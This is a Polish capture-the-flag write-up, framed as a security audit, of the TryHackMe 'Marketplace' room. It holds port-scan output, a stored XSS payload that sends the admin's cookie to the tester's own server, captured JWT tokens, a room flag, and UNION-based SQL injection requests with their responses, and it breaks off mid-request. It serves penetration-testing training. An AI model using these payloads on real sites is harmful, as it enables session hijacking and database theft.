SECURITY

AUDYT BIEZPICZEŃSTWA

DATA

06.08.2023

AUDYTOR

ROMAN DIBROV

Spis treśći

Raport z testów biezpieczceństwa

The marketplace
https://tryhackme .com/room/marketplace

Wnioski z testów

W aplikacji webowej zidentyfikowano podatność typu "XSS". Tego typu podatność może zostać wykorzystana do:

przechwycenia danych użytkowników w tym administratotrów

dynamicznej podmiany zawartości strony "www.."

uruchomienie keyloggera w przeglądarce

hostowanie malware-u z wykorzystaniem zaatakowanej aplikacji
Na stronie Administratora zidentyfikowano podatność typu " SQLi".
tego typu podatność może zostać wykorzystana do:

List itemkradzieży danych zgromadzonych w bazie,

Nieodwracalnym usunięciu bądź manipulowaniu informacjami zgromadzonymi w bazie,

Dostępu do kont założonych w ramach aplikacji lub strony przez użytkowników.

Zalecenia

W jaki sposób chronić się przed XSS? Przede wszystkim w odpowiedni sposób filtrować dane przesyłane przez użytkownika – przed ich wyświetleniem w aplikacji. Najczęściej przybiera to formę zamiany pewnych istotnych znaków kontrolnych HTML (głównie mam tu na myśli znaki otwierające / zamykające tagi oraz atrybuty tagu)

Aby chronić aplikacje przed SQL Injection, należy przede wszystkim:

stosować zaawansowane filtrowanie,


modyfikować zapytania,

na bieżąco usuwać zbędne, od dawna nieużywane pliki.


Treść techniczna

` rustscan -a 10.10.20.247 -- -sC -sV -A | tee scan.txt`

Open 10.10.20.247:22
Open 10.10.20.247:80
Open 10.10.20.247:32768



```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c8:3c:c5:62:65:eb:7f:5d:92:24:e9:3b:11:b5:23:b9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDLj5F//uf40JILlSfWp95GsOiuwSGSKLgbFmUQOACKAdzVcGOteVr3lFn7vBsp6xWM5iss8APYi9WqKpPQxQLr2jNBybW6qrNfpUMVH2lLcUHkiHkFBpEoTP9m/6P9bUDCe39aEhllZOCUgEtmLpd
Kl7OA3tVjhthrNHNPW+LVfkwlBgxGqnRWxlY6XtlsYEKfS1B+wODrcVwUxOHthDps/JMDUvkQUfgf/jpy99+twbOI1OZbCYGJFtV6dZoRqsp1Y4BpM3VjSrrvV0IzYThRdssrSUgOnYrVOZl8MrjMFAxOaFbTF2bYGAS/T68/JxVxktbpGN/1iOrq3LRh
xbF1
|   256 06:b7:99:94:0b:09:14:39:e1:7f:bf:c7:5f:99:d3:9f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHyTgq5FoUG3grC5KNPAuPWDfDbnaq1XPRc8j5/VkmZVpcGuZaAjJibb9RVHDlbiAfVxO2KYoOUHrpIRzKhjHEE=
|   256 0a:75:be:a2:60:c6:2b:8a:df:4f:45:71:61:ab:60:b7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA2ol/CJc6HIWgvu6KQ7lZ6WWgNsTk29bPKgkhCvG2Ar
80/tcp    open  http    syn-ack nginx 1.19.2
|_http-title: The Marketplace
|_http-server-header: nginx/1.19.2
| http-robots.txt: 1 disallowed entry
|_/admin
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
32768/tcp open  http    syn-ack Node.js (Express middleware)
|_http-title: The Marketplace
| http-robots.txt: 1 disallowed entry
|_/admin
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
Open 10.10.20.247:22
Open 10.10.20.247:80
Open 10.10.20.247:32768
[~] Starting Nmap
[>] The Nmap command to be run is nmap -sC -sV -A -vvv -p 22,80,32768 10.10.20.247

Starting Nmap 7.92 ( https://nmap.org ) at 2023-08-05 13:36 UTC
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:36
Completed NSE at 13:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:36
Completed NSE at 13:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:36
Completed NSE at 13:36, 0.00s elapsed
Initiating Ping Scan at 13:36
Scanning 10.10.20.247 [2 ports]
Completed Ping Scan at 13:36, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:36
Completed Parallel DNS resolution of 1 host. at 13:36, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 13:36
Scanning 10.10.20.247 [3 ports]
Discovered open port 22/tcp on 10.10.20.247
Discovered open port 80/tcp on 10.10.20.247
Discovered open port 32768/tcp on 10.10.20.247
Completed Connect Scan at 13:36, 0.09s elapsed (3 total ports)
Initiating Service scan at 13:36
Scanning 3 services on 10.10.20.247
Completed Service scan at 13:36, 11.45s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.20.247.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:36
Completed NSE at 13:36, 2.86s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:36
Completed NSE at 13:36, 0.38s elapsed
```

Cross-site scripting (XSS)


NA 80 porcie wykryłem XXS

założyłem konto jako:

admin:12345

payload

```
<script>alert('HACKED')</script>
```




Published by admin
Description:

10.10.42.220

HACKED


Uruchomie server

```
python3 -m http.server 80
```



```
~/THM/Marketplace ▷ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Sprawdzam czy dziala przechwycenie tokena



10.11.28.126/XSS/grabber.php?c=token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjQsInVzZXJuYW1lIjoiYWRtaW4iLCJhZG1pbiI6ZmFsc2UsImlhdCI6MTY5MTMwOTI4NX0.9HbY-th

Error response


Error code: 404

Message: File not found.

Error code explanation: HTTPStatus.NOT_FOUND - Nothing matches the given URI.

Kod XSS

```
<script>document.location='http://10.11.28.126/XSS/grabber.php?
c='+document.cookie</script>
```




Add new listing


5

```
+document.cookie</sc
ript>
```


Żeby wyslać zlośliwy payload do admina trzeba zmienic numer w URL n numer pod którym jest nasz payload , i kliknąć na "report to admin"



10.10.42.220/item/2




Na kalim jest przechwycony token




```
10.11.28.126 - - [06/Aug/2023 08:37:29] code 404, message File not found
10.11.28.126 - - [06/Aug/2023 08:37:29] "GET /XSS/grabber.php?c=token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjQsInVzZXJuYW1lIjoiYWRtaW4iLCJhZG1pbiI6ZmFsc2UsImlhdCI6MTY5MTMxMDU4MX
0.wrVephHnemf0xEaLel_l4VlhO_pwSwpjXv_spFPYlo4 HTTP/1.1" 404 -
10.10.42.220 - - [06/Aug/2023 08:38:54] code 404, message File not found
10.10.42.220 - - [06/Aug/2023 08:38:54] "GET /XSS/grabber.php?c=token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE2OTEzMTExMz
o9.HqMStyVkQe1p0C9LHyonHCP5VnJgmQSorXq7PTv3hX8 HTTP/1.1" 404 -
```

Zamieniam token i jestem adminem
flaga1:
THM{c37a63895910e478f28669b048c348d5}



Name	Value
token	05-5PkZ8dmGPt2QA40-oCtTfke73n7Ykfw

SQL injection




Error: ER_PARSE_ERROR: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Baza "mysql"

Po enimeracji udało się zdobyć "response 200"

```
user=0 UNION SELECT table_name NULL,NULL,NULL--
```



```
GET /admin?user=0%20UNION%20SELECT+NULL,NULL,NULL,NULL-- HTTP/1.1
Host: 10.10.42.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImF
kbWluIjp0cnVlLCJpYXQiOjE2OTEzMTExMzd9.HqM5tyVkQe1p0C9LHyonHCP5VnJgmQSorXq7PTv3hX8
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Server: nginx/1.19.2
Date: Sun, 06 Aug 2023 09:16:42 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: Express
ETag: W/"310-5NqirpftqGiksfoN/Fq7PyWU9f0"
Content-Length: 784

<!DOCTYPE html>
<html>
  <head>
    <title>
      User null
```

Wiem że są 4 kolumny

```
UNION SELECT @@version,NULL,NULL,NULL--
```

versja mysql 8.0.21



Pretty
Raw
Hex
Pretty
Raw
Hex
Render
The Marketplace
Home | Administration panel | New listing | Messages | Log out
Delete user


```
GET /admin?user=0%20UNION%20SELECT%20@@version,NULL,NULL,NULL-- HTTP/1.1
Host: 10.10.42.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImF
kbWluIjp0cnVlLCJpYXQiOjE2OTEzMTExMzd9.HqM5tyVkQe1p0C9LHyonHCP5VnJgmQSorXq7PTv3hX8
Upgrade-Insecure-Requests: 1
```

User 8.0.21

User null
ID: 8.0.21
Is administrator: false

```
UNION SELECT database(),NULL,NULL,NULL--
```

nazwa:marketplace




```
GET /admin?user=0+UNION+SELECT+database(),NULL,NULL,NULL-- HTTP/1.1
Host: 10.10.42.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbC
IsImFkbWluIjp0cnVlLCJpYXQiOjE2OTEzMTExMzd9.HqM5tyVkQe1p0C9LHyonHCP5VnJgmQSorXq7
PTv3hX8
Upgrade-Insecure-Requests: 1
If-None-Match: W/"309-49RR9fFYUdtTJ8ufAozvPwdoSUM"
```

User marketplace

User null
ID: marketplace
Is administrator: false

```
UNION SELECT table_name,NULL,NULL,NULL FROM information_schema.tables WHERE
table_schema='marketplace'--
```

table:items



```
GET /admin?user=
0+UNION+SELECT+table_name,NULL,NULL,NULL+FROM+information_schema.tables+WHERE+table_
schema%3d'marketplace'-- HTTP/1.1
Host: 10.10.42.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImF
kbWluIjp0cnVlLCJpYXQiOjE2OTEzMTExMzd9.HqM5tyVkQe1p0C9LHyonHCP5VnJgmQSorXq7PTv3hX8
Upgrade-Insecure-Requests: 1
If-None-Match: W/"309-49RR9fFYUdtTJ8ufAozvPwdoSUM"
```


The Marketplace Home | Administration panel | New listing | Messages | Log out

User items

User null
ID: items
Is administrator: false
Delete user

Sprobuje poszukać innyc tabeli

```
UNION SELECT group_concat(table_name),NULL,NULL,NULL FROM information_schema.tables
WHERE table_schema='marketplace'--
```



```
GET /admin?user=
0+UNION+SELECT+group_concat(table_name),NULL,NULL,NULL+FROM+information_schema.table
s+WHERE+table_schema%3d'marketplace'-- HTTP/1.1
Host: 10.10.42.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

